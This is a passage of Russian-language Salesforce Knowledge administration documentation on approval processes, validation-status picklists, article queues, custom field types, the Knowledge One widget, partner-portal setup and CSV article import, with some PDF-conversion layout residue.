Для создания типов статей и действий над статьей:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»

Для управления синонимами:

- «Управление синонимами»

Для создания категорий данных:

- «Управление категориями данных»

## Бизнес-правила и процессы утверждения Salesforce Knowledge

Бизнес-правила и процессы утверждения позволяют автоматизировать многие действия, связанные с управлением базой знаний. При использовании Salesforce Knowledge разрешается создавать бизнес-правила и процессы утверждения для всех или только некоторых типов статей, используемых в организации.

Бизнес-правила позволяют создавать электронные предупреждения, обновлять поля и отправлять исходящие сообщения API при соответствии статьи заданным критериям. Например, пользователь может создать бизнес-правило, отправляющее ответственному за статью электронное предупреждение о создании статьи на основе обращения. Обратите внимание, что задачи не поддерживаются бизнес-правилами типа статьи.

Процессы утверждения автоматизируют утверждение статей. При использовании Salesforce Knowledge процессы утверждения обеспечивают дополнительный контроль над содержимым статей и этапами их утверждения. Например, пользователь может создать процесс, обязывающий юристов и руководителей компании утверждать статьи, содержащие конфиденциальную информацию.

 **Прим.:** Задачи недоступны для бизнес-правил типа статьи.

### Советы по созданию процессов утверждения

Ниже перечислены рекомендации по созданию процессов утверждения для типов статей.

- Прежде чем создать процесс утверждения, выберите нужный мастер создания процессов утверждения.
- Процесс утверждения, добавленный в тип статьи, гарантирует, что статья будет опубликована только после ее утверждения соответствующими сотрудниками. Если процесс утверждения включен для типа статьи, то связанный список «Журнал утверждений» отображается на странице сведений о статье.
- Чтобы разрешить пользователям опубликовать статью, выберите действие окончательного утверждения «Разблокировать запись для редактирования» при создании процесса утверждения.
- Статьи не публикуются автоматически по завершении процесса утверждения. Публикация статьи в каналах осуществляется посредством кнопки **«Опубликовать...»**.
- Если процесс утверждения связан с типом статьи, то пользователям с полномочием «Управление статьями» могут быть доступны обе кнопки **«Опубликовать...»** и **«Отправить на утверждение»** на странице сведений о статье (отображаемые кнопки определяются полномочиями пользователей и действиями над статьей). Данные пользователи могут публиковать статью без отправки на утверждение. Чтобы разрешить данный алгоритм работы только некоторым пользователям, назначьте действие «Публикация статей» определенной группе пользователей вместо всех пользователей с полномочием «Управление статьями». Дополнительную информацию см. в разделе [«Назначение действий над статьей общедоступным группам»](#) на странице 3054. При необходимости убедитесь, что пользователям, которым предоставляется возможность непосредственной публикации, известны статьи, требующие предварительного утверждения.
- Ответственным за утверждение статей должно быть назначено полномочие «Управление статьями» и как минимум полномочие «Чтение» для типа статьи, связанного с просматриваемыми статьями. Данные полномочия предоставляют пользователям доступ к черновым статьям. Если данные полномочия не назначены, то ответственные за утверждение могут переназначать, но не могут утверждать статьи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра бизнес-правил и процессов утверждения:

- «Просмотр настройки и конфигурации»

Для создания или изменения бизнес-правил и процессов утверждения:

- «Настройка приложения»

- Бизнес-правила и процессы утверждения применяются к этапу процесса публикации статьи, предназначенному для отправки черновика на публикацию. Бизнес-правила недоступны для архивирования. Процессы утверждения недоступны для перевода или архивирования.

 **Прим.:** Статья, публикуемая посредством страницы редактирования, сначала сохраняется, а затем публикуется. Бизнес-правила применяются к сохраненной черновой статье, но не применяются к опубликованной статье.


СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

## Определение значений раскрывающегося списка «Статус проверки»

Данная страница позволяет добавлять или редактировать статусы проверки для типов статей.

Поле «Статус проверки», включенное на странице «Параметры базы знаний», позволяет создавать значения раскрывающегося списка, соответствующие статусу статьи в процессе публикации. Например, возможные значения: «Проверено», «Не проверено» или «Требуется согласования».

 **Прим.:** Значения раскрывающегося списка «Статус проверки» не сохраняются во время экспорта статей для перевода. Однако статьи со значениями раскрывающегося списка могут быть импортированы, а их значения сохранены до тех пор, пока используются в организации.

1. Введите строку «*Статусы проверки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Статусы проверки**».
2. Чтобы добавить новые значения в поле «Статус проверки», нажмите кнопку «Создать» на странице редактирования раскрывающегося списка. Кроме того, пользователи могут редактировать, удалять, перегруппировывать и заменять значения раскрывающегося списка.  
В случае замены значение раскрывающегося списка изменяется во всех версиях статьи, включая любые архивные версии.
3. Добавьте как минимум одно значение раскрывающегося списка (по одному в строке) в текстовую область.
4. Чтобы присвоить значению раскрывающегося списка статус стандартного, установите флажок «По умолчанию».
5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Управление статьями и переводами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения значений раскрывающегося списка «Статус проверки»:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

## Создание очереди статей

Чтобы использовать очереди в процессах утверждения или отправлять статьи поставщикам перевода, рекомендуем создать как минимум одну очередь. См. раздел «Создание очередей» на странице 3145. Очередь выбирается авторами и экспертами при отправке статьи на проверку или перевод. Эксперты, назначенные новым очередям проверок, могут быть компетентны в разных областях. Для каждого языка может быть создана одна очередь перевода или очереди могут объединять разные языки.

Чтобы создать очередь утверждения статей или переводов, добавьте версию статьи базы знаний в качестве объекта, доступного для очереди.

СМ. ТАКЖЕ:

[Экспорт статей для перевода](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения очередей:

- «Настройка приложения»
- И
- «Управление общедоступными списковыми представлениями»


Для создания или изменения очередей, созданных другими пользователями:

- «Настройка приложения»
- И
- «Управление общедоступными списковыми представлениями»
- И
- «Управление пользователями»



## Типы настраиваемых полей статей

Прежде всего, при создании настраиваемого поля статей рекомендуем выбрать тип поля. Данная таблица описывает все доступные типы настраиваемых полей.

| Тип поля      | Описание  |
|---------------|---|
| Валюта статьи | Статья, используемая мультивалютной организацией, может содержать поле валюты, предназначенное для ввода кода ISO валюты статьи.  |
| Валюта        | <p>Данный тип поля позволяет вводить сумму в валюте. Система автоматически форматирует поле как сумму в валюте. Данная функция полезна при экспорте данных в электронную таблицу. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p> <b>Прим.:</b> Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение -22,5 округляется до -22, а значение -23,5 округляется до -24.</p> <p>Точность значений после 15-го десятичного знака не гарантируется.</p> |
| Дата          | Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре. Данные отчетов могут быть ограничены определенным диапазоном дат посредством любого настраиваемого поля даты. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.   |
| Дата/время    | Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре и указывать время дня. Чтобы добавить текущую дату и время, рекомендуем щелкнуть ссылку даты и времени напротив поля. Время дня может содержать метку AM или PM. Данные отчетов могут быть ограничены  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для создания или изменения настраиваемых полей:



- «Настройка приложения»




Для изменения типов статей:

- «Управление Salesforce Knowledge»

| Тип поля  | Описание  |
|-----------|---|
| Эл. почта | <p>определенным диапазоном дат и времени посредством любого настраиваемого поля даты. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p>Данный тип поля позволяет вводить адрес эл. почты, проверяемый на соответствие заданному формату. Данное поле может содержать не более 80 символов. Если данное поле задано для контактов или интересов, то адрес может быть выбран посредством кнопки <b>«Отправить сообщение эл. почты»</b>. Обратите внимание, что настраиваемые адреса эл. почты не могут использоваться в пакетных рассылках. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p>   |
| Файл      | <p>Данный тип поля позволяет загружать и добавлять файл в статью. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения. Ниже перечислены полезные рекомендации.</p> <ul style="list-style-type: none"> <li>• Максимальный размер вложения не должен превышать 25 Мб.</li> <li>• Каждый тип статьи может содержать не более 5 файловых полей. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce.</li> <li>• Если включен параметр безопасности «Запретить HTML-документы и вложения», то файловые поля не поддерживают использование HTML-файлов.</li> <li>• Текстовое содержимое во вложении файлового поля поддерживает возможность поиска. Поиск может быть выполнен только по 25 Мб вложенных файлов. Например, если статья содержит шесть файловых вложений размером 5 Мб, то поиску подлежат только первые 4,16 Мб каждого файла.</li> <li>• Файловое поле не может использоваться для прикрепления файлов Salesforce CRM Content.</li> <li>• Файловое поле не поддерживается версией Developer Edition.</li> <li>• Длина имени файла не должна превышать 40 символов.</li> <li>• Тип файлового поля не может быть преобразован в другой тип данных.</li> </ul> |

| Тип поля           | Описание  |
|--------------------|---|
| Формула            | <p>Автоматическое вычисление значений, основанных на других значениях или полях (например, на полях слияния).</p> <p> <b>Прим.:</b> Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34.</p> <p>Редактор формул в версии Database.com Edition не поддерживает кнопку «<b>Проверка синтаксиса</b>». Проверка синтаксиса выполняется при попытке сохранения формулы.</p>  |
| Взаимосвязь поиска | <p>Создание взаимосвязи между двумя записями, позволяющей связывать записи между собой. Например, отдельное обращение может быть связано с возможностью, так как возможности связаны с обращениями посредством взаимосвязи поиска. Взаимосвязь поиска создает поле, позволяющее пользователям нажимать значок поиска и выбирать другую запись во всплывающем окне. Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком соответствующей записи. При необходимости создайте поля типа «Взаимосвязь поиска», связанные с пользователями, стандартными или настраиваемыми объектами. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p>Поля типа «Взаимосвязь поиска» недоступны в версии Personal Edition.</p> <p>Поля типа «Взаимосвязь поиска» недоступны для участников кампании, но доступны для других объектов из участников кампании.</p> |
| Число              | <p>Данный тип поля позволяет вводить любое число. Данное число считается действительным, поэтому начальные нули удаляются. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p> <b>Прим.:</b> Значения числовых полей в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение</p>   |

| Тип поля                                    | Описание   |
|---|--|
|   | <p>–12,345 округляется до -12,34. Система Salesforce округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не до количества знаков после запятой, указанного в конфигурации числового поля.</p>   |
| Процент                                     | <p>Данный тип поля позволяет вводить процентные значения (например, «10»). Система автоматически добавляет знак процента к числу. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p> <b>Прим.:</b> При добавлении знака процента к числу, содержащему более 15 десятичных знаков, отображается ошибка выполнения.</p> <p>Точность значений после 15-го десятичного знака не гарантируется.</p>   |
| Тел.  | <p>Данный тип поля позволяет вводить любой номер телефона. Данное поле может содержать не более 40 символов. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> <p>Система Salesforce автоматически форматирует введенное значение как номер телефона.</p> <p>При использовании приложения Salesforce CRM Call Center настраиваемые поля типа «Тел.» отображаются при нажатии кнопки . Таким образом, компания Salesforce не рекомендует использовать настраиваемое поле типа «Тел.» для ввода номера факса.</p> |
| Раскрывающийся список                       | <p>Данный тип поля позволяет выбирать значение из заданного списка.</p>  |
| Раскрывающийся список (зависимый)           | <p>Данный тип поля позволяет выбирать значение из списка, зависящего от значения другого поля.</p>   |
| Раскрывающийся список (множественный выбор) | <p>Данный тип поля позволяет выбирать несколько значений из заданного списка. Все значения данного поля отделены точкой с запятой.</p>   |
| Текст                                       | <p>Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов. Максимальная длина: 255 символов. Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p>   |

| Тип поля                    | Описание  |
|-----------------------------|---|
| Область текста              | <p>Данный тип поля позволяет вводить не более 255 символов, отображающихся в отдельных строках (подобно полю «Описание»). Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p>   |
| Область подробного текста   | <p>Данный тип поля позволяет вводить не более 131 072 символов, отображающихся в отдельных строках (подобно полю «Описание»). При необходимости данному типу поля может быть задана минимальная длина. Допускается любая длина от 256 до 131 072 символов. Значение по умолчанию: 32 768 символов. При каждом нажатии клавиши Enter внутри области подробного текста добавляется разрыв строки и символ возврата; оба символа учитываются ограничением по количеству символов. Кроме того, интеллектуальные ссылки добавляют больше символов, чем отображается.</p> <p> <b>Прим.:</b> При уменьшении ограничения по количеству символов и наличии статей, превышающих новое ограничение, данные статьи могут редактироваться только после достаточного увеличения ограничения по количеству символов.</p>  |
| Область обогащенного текста | <p>Данный тип поля позволяет вводить не более 131 072 символов HTML-текста, включая примеры кода () и <a href="#">интеллектуальные ссылки</a> между статьями Salesforce Knowledge.</p> <p>Ниже перечислены два способа создания интеллектуальных ссылок.</p> <ul style="list-style-type: none"> <li>• <a href="#">Поиск статьи.</a></li> <li>• <a href="#">Ввод URL-адреса статьи.</a></li> </ul> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи Salesforce Knowledge.</li> <li>• При преобразовании поля типа «Область обогащенного текста» в поле типа «Область подробного текста» ссылки отображаются в виде ссылочных номеров, но не URL-адресов.</li> <li>• Обновленный редактор не поддерживается обозревателем Internet Explorer 7 или 8 в режиме совместимости. При использовании данных</li> </ul> |

| Тип поля  | Описание   |
|-----------|--|
|           | обозревателей отображается устаревший редактор.  |
| URL-адрес | <p>Данный тип поля позволяет вводить не более 255 символов любого действительного адреса веб-сайта. Чтобы открыть URL-адрес в отдельном окне обозревателя, щелкните нужное поле. Обратите внимание, что страницы сведений о записях позволяют отображать только первые 50 символов.</p> <p>Данному полю может быть назначен статус обязательного, то есть, сохранение статьи будет доступно только после его заполнения.</p> |

СМ. ТАКЖЕ:

[Добавление настраиваемых полей в типы статей](#)


## Настройка виджета Knowledge One

Knowledge One — это виджет, который может быть подключен к консоли Salesforce for Service или консоли Salesforce for Sales.

Вкладка «База знаний» предоставляет удобный интерфейс для статей и внешних источников на страницах обращений и консоли Salesforce for Service. Данный интерфейс позволяет искать, отправлять и создавать статьи прямо на странице обращения.

Ниже перечислены действия, поддерживаемые только виджетом Knowledge One (из [всех виджетов «Статьи» компонента Salesforce Knowledge](#)).

- Быстрое добавление опубликованной статьи Salesforce Knowledge в обращение.
- Публикация статьи в виде общедоступного URL-адреса.
- Отправка статьи по эл. почте в виде общедоступного PDF-файла.
- Создание и управление статьями.
- Внесение поправок с учетом ширины окна. При использовании окон консоли шириною менее 600 пикселей объекты, доступные для поиска, отображаются посредством раскрывающегося меню.

 **Прим.:** Виджет «Статьи» в поиске по ленте обращений не обязательно использует язык агента. Если язык агента не является одним из поддерживаемых языков Salesforce Knowledge, а язык пользователя является, то языком поиска будет язык текущего регионального стандарта. Если не поддерживается ни язык агента, ни локальный язык, то языком поиска будет язык Salesforce Knowledge по умолчанию, который можно найти и задать на странице «Параметры базы знаний».

1. От параметров управления объектами для обращений перейдите к «Макетам страниц» и откройте нужный макет обращения для редактирования.
2. Выключите предыдущие компоненты боковой панели «Статьи».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для администрирования Salesforce Knowledge и консоли Salesforce for Service:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»

- Чтобы отключить боковую панель базы знаний, нажмите кнопку **«Свойства макета»** в редакторе макетов страниц и снимите флажок Боковая панель базы знаний.
- Чтобы отключить инструмент ленты обращений «Статьи», щелкните **«Представление ленты»** в редакторе макетов страниц и снимите флажок «Использовать инструмент ленты обращений "Статьи" на консоли».

3. Щелкните **«Настраиваемые компоненты консоли»** в редакторе макетов страниц.

4. Выберите значение «Knowledge One» из раскрывающегося списка «Тип» и настройте параметры нужной боковой панели.

 **Совет:** Если боковая панель Knowledge One не видна, увеличьте ее ширину до 250 (при высоте 150) в макете страницы. Это минимальные размеры для правильного отображения боковой панели Knowledge One.

### Быстрое сравнение виджетов «Статьи» для обращений

Система позволяет выбирать наиболее подходящий виджет «Статьи» компонента Salesforce Knowledge для организации.

| Функция виджета                                      | Виджет «Статьи» | Виджет «Статьи» ленты обращений | Виджет Knowledge One |
|--|-----------------|---------------------------------|----------------------|
| Фильтрация по категории данных                       | Да              | Нет                             | Да                   |
| Создание статьи                                      | Нет             | Нет                             | Да                   |
| Поиск внешнего объекта                               | Нет             | Нет                             | Да                   |
| Доступ к черновым статьям                            | Нет             | Нет                             | Да                   |
| Вложение статьи в обращение                          | Да              | Да                              | Да                   |
| Отправка статьи в виде PDF-файла                     | Нет             | Да                              | Да                   |
| Публикация общедоступного URL-адреса статьи          | Нет             | Да                              | Да                   |
| Внесение поправок с учетом размера окна              | Нет             | Нет                             | Да                   |
| Дополнительные способы просмотра предложенных статей | Нет             | Нет                             | Да                   |


### ВЕРСИИ

Доступно в версиях: Salesforce Classic.


Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

Виджет «Статьи»



Виджет «Статьи» ленты обращений





Виджет Knowledge One

**≡ Knowledge**
✎ ▼

[< Back to Suggestions](#)
Filters ▼

---

### Articles

▼

**📎 How to Prolong Lithium-based Batteries**

In theory lithium batteries should work forever, but cycling, elevated temperature and aging decrease the performance o..

How To • Validated External • Last Published 12/19/2...

▼

**Accessing Advanced Settings in Sony Plasma 2 TV's**

Instructions on how to access the advanced settings on all Sony Plasma TV's.

FAQ • Not Validated • Last Published 12/19/2...

▼

**📎 Help to setup my Bravia TV and next generation**

Troubleshooting • Not Validated

▼

**📎 Initialization Diagnostic Test**

3T Philips Achieva MRI

Troubleshooting • Not Validated

▼

**Installing game consoles on your XJ5 Series**

A guide to installing a gaming console on your XJ5 Series TV.

Troubleshooting • Not Validated

▼

**20V Max Lithium String Trimmer LST220**

You already know the score: Gas lawn and garden equipment is a pain. Between clean up, pull cords, storage and mak..

Video • Validated External • Last Published 11/8/2013

[Show more Articles](#)

---

### 📎 SharePoint

**How To Use This Library.aspx**

**Branding Guidelines.pptx**

Comment : **Brand Guidelines November, 2013**

## Включение Salesforce Knowledge на партнерском портале

Партнерский портал позволяет предоставлять партнерам доступ к статьям Salesforce Knowledge. Пользователи портала могут просматривать и оценивать статьи, но не могут создавать или редактировать их.

Чтобы включить Salesforce Knowledge на порталах, настройте Salesforce Knowledge в организации, включите партнерский портал и выполните указанные ниже действия.

1. Обновите клонированные профили «Пользователь-партнер».
  - a. Включите полномочие «Чтение» для типов статей, которые должны быть доступны партнерам.
  - b. Убедитесь, что доступности вкладки «Статьи» задано значение «Включены стандартные параметры».
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о партнерском портале и активируйте новый профиль.
3. Добавьте вкладку «Статьи» на каждый партнерский портал.
4. Назначьте клонированные профили пользователям партнерского портала.
  - a. Чтобы создать пользователя партнерского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Просмотр пользователя-партнера»**.
  - b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.
  - c. Нажмите кнопку **«Сохранить»**.
5. Чтобы назначить пользователям партнерского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, измените параметры доступности для пользователя партнерского портала.
 

По умолчанию пользователи партнерского портала наследуют доступные им категории от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, назначенной Salesforce Knowledge, то пользователям партнерского портала также могут быть доступны все категории в базе знаний. В некоторых случаях категории, доступные пользователю партнерского портала, могут быть ограничены.
6. Уведомите пользователей, создающих статьи, о необходимости выбора канала **«Партнер»** при создании или изменении статьи. В противном случае статья не будет опубликована на портале.
7. Чтобы разрешить пользователям поиск статей на вкладке «Начальная страница», добавьте компонент «Поиск статей» в макет начальной страницы. Убедитесь, что макет назначен профилям пользователей-партнеров.

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления партнерского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для управления пользователями портала:

- «Управление пользователем портала»

ИЛИ


«Управление внешними пользователями»

Для просмотра статей Salesforce Knowledge:

- «Чтение» для типов статей, доступных на партнерском портале

## Импорт статей

Текущие статьи и их переводы могут быть импортированы в Salesforce Knowledge. Данное средство импорта предназначено для статей и переводов, которые в настоящее время доступны за пределами Salesforce Knowledge.

 **Прим.:** Дополнительную информацию об импорте переведенных статей, отправленных поставщику перевода, см. в разделе «Импорт переводов статьи» на странице 3050.

Чтобы импортировать статьи, выполните действия ниже после [настройки Salesforce Knowledge](#).

1. [Подготовка статей к импорту в Salesforce Knowledge](#)
2. [Создание CSV-файла для импорта статьи](#)
3. [Определение параметров импорта статьи](#)
4. [Создание архивного файла для импорта статьи](#)
5. [Просмотр статуса импорта и экспорта Salesforce Knowledge](#)

СМ. ТАКЖЕ:

[Настройка Salesforce Knowledge](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»
- И
- «Управление статьями»
- И
- «Управление импортом/экспортом статей базы знаний»
- И
- «Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи


Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:


- «Управление статьями»
- И
- «Чтение» и «Создание» для типа статьи

## Подготовка статей к импорту в Salesforce Knowledge

 **Важное замечание:** Импорт статей должен выполняться только по одному **типу статьи**.


Чтобы подготовить статьи к импорту, выполните указанные ниже действия.

1. Отсортируйте текущие статьи по типу сведений. Например: вопросы и ответы, сведения о продукте или предложение.
2. Убедитесь, что каждому типу сведений соответствует **тип статьи Salesforce Knowledge**, а их структура и содержимое полностью совпадают. Например, при импорте вопросов и ответов убедитесь, что Salesforce Knowledge использует тип статьи «Вопросы и ответы», содержащий достаточное количество полей вопросов и ответов для обработки больших статей данного типа.

 **Прим.:** Средство импорта статей не поддерживает подполя. Прежде чем импортировать подполя в Salesforce Knowledge, рекомендуем настроить их структуру и содержимое.

3. Убедитесь, что **параметры безопасности поля**, заданные для статьи, разрешают редактирование полей.

Если статьи содержат HTML-файлы, рекомендуем использовать тип статьи, содержащий поле типа «Область обогащенного текста». Кроме того, убедитесь, что используемые HTML-файлы совместимы с тегами и атрибутами, поддерживаемыми полем типа «Область обогащенного текста».

 **Совет:** Чтобы выполнить пробный импорт, воспользуйтесь небольшим набором статей.

СМ. ТАКЖЕ:

[Импорт статей](#)

[Создание CSV-файла для импорта статьи](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»

И

«Управление статьями»

И

«Управление импортом/экспортом статей базы знаний»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»

И

«Чтение» и «Создание» для типа статьи

## Создание CSV-файла для импорта статьи

Каждый CSV-файл импортирует статьи в один тип статьи и соотносит содержимое импортированных статей с полями типа статьи. Например, CSV-файл может соотносить заголовки статей со стандартным полем типа статьи «Заголовок», то есть, заголовок каждой статьи импортируется в поле «Заголовок».

### 1. Создайте один CSV-файл для типа статьи.

- Файл импорта может содержать только один CSV-файл и один файл .properties.
- CSV-файл и файл .properties должны храниться в корневом каталоге.
- Структура папок и подпапок должна быть сохранена при сжатии.
- Имя архивного файла не может содержать специальные символы.
- Размер архивного файла не должен превышать 10 Мб, а размер разархивированных файлов — 100 Мб.
- CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999.
- Строки CSV-файла могут содержать не более 400 000 символов.
- Размер ячеек CSV-файла должен составлять не более 32 Кб.
- Каждой статье в CSV-файле может быть назначено не более 49 переводов.

### 2. Укажите поля и метаданные типа статьи в первой строке (например, язык, [категории данных](#) или [каналы](#)). Введите один элемент в каждый столбец. Ниже перечислены поля и метаданные, которые могут использоваться для импорта содержимого.

- «Является основным языком»: определите статус статьи — основная (1) или перевод (0). Данный столбец является обязательным для импорта статей с переводами, но должен отсутствовать в CSV-файле при импорте статей без переводов. Переводы должны следовать за связанными основными статьями.
- «Заголовок»: заголовок статьи или перевода. Данный столбец является обязательным для всех импортов.
- Стандартные или настраиваемые поля: обращение к стандартным полям типа статьи посредством имен полей и настраиваемым полям посредством имен API. Пропуск ячейки строки может инициировать пропуск статей, если связанное поле типа статьи является обязательным.
- Поле типа «Область обогащенного текста»: чтобы импортировать HTML-файлы или изображения, воспользуйтесь настраиваемыми полями типа [«Область обогащенного текста»](#). Обращение к полю типа «Область обогащенного текста» типа статьи посредством имени API.
- Файловое поле: чтобы импортировать файлы любого типа (например, DOC, PDF, TXT и т. д.), воспользуйтесь [файловыми](#) настраиваемыми полями. Обращение к файловому полю типа статьи посредством имени API.
- Чтобы [категоризировать](#) импортированные статьи, воспользуйтесь группами категорий; обращение к группе категорий посредством уникального имени с префиксом `datacategorygroup..` Например, чтобы задать группу категорий «Продукты», воспользуйтесь уникальным именем `datacategorygroup.Products`.
- Чтобы определить области использования импортированных статей, воспользуйтесь ключевым словом «Каналы».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта статей:

- «Управление Salesforce Knowledge»

И

«Управление статьями»

И

«Управление импортом/экспортом статей базы знаний»

И

«Чтение», «Создание», «Редактирование» и «Удаление» для типа статьи

Для просмотра статей:


- «Чтение» для типа статьи

Для создания статей:

- «Управление статьями»


И

«Чтение» и «Создание» для типа статьи

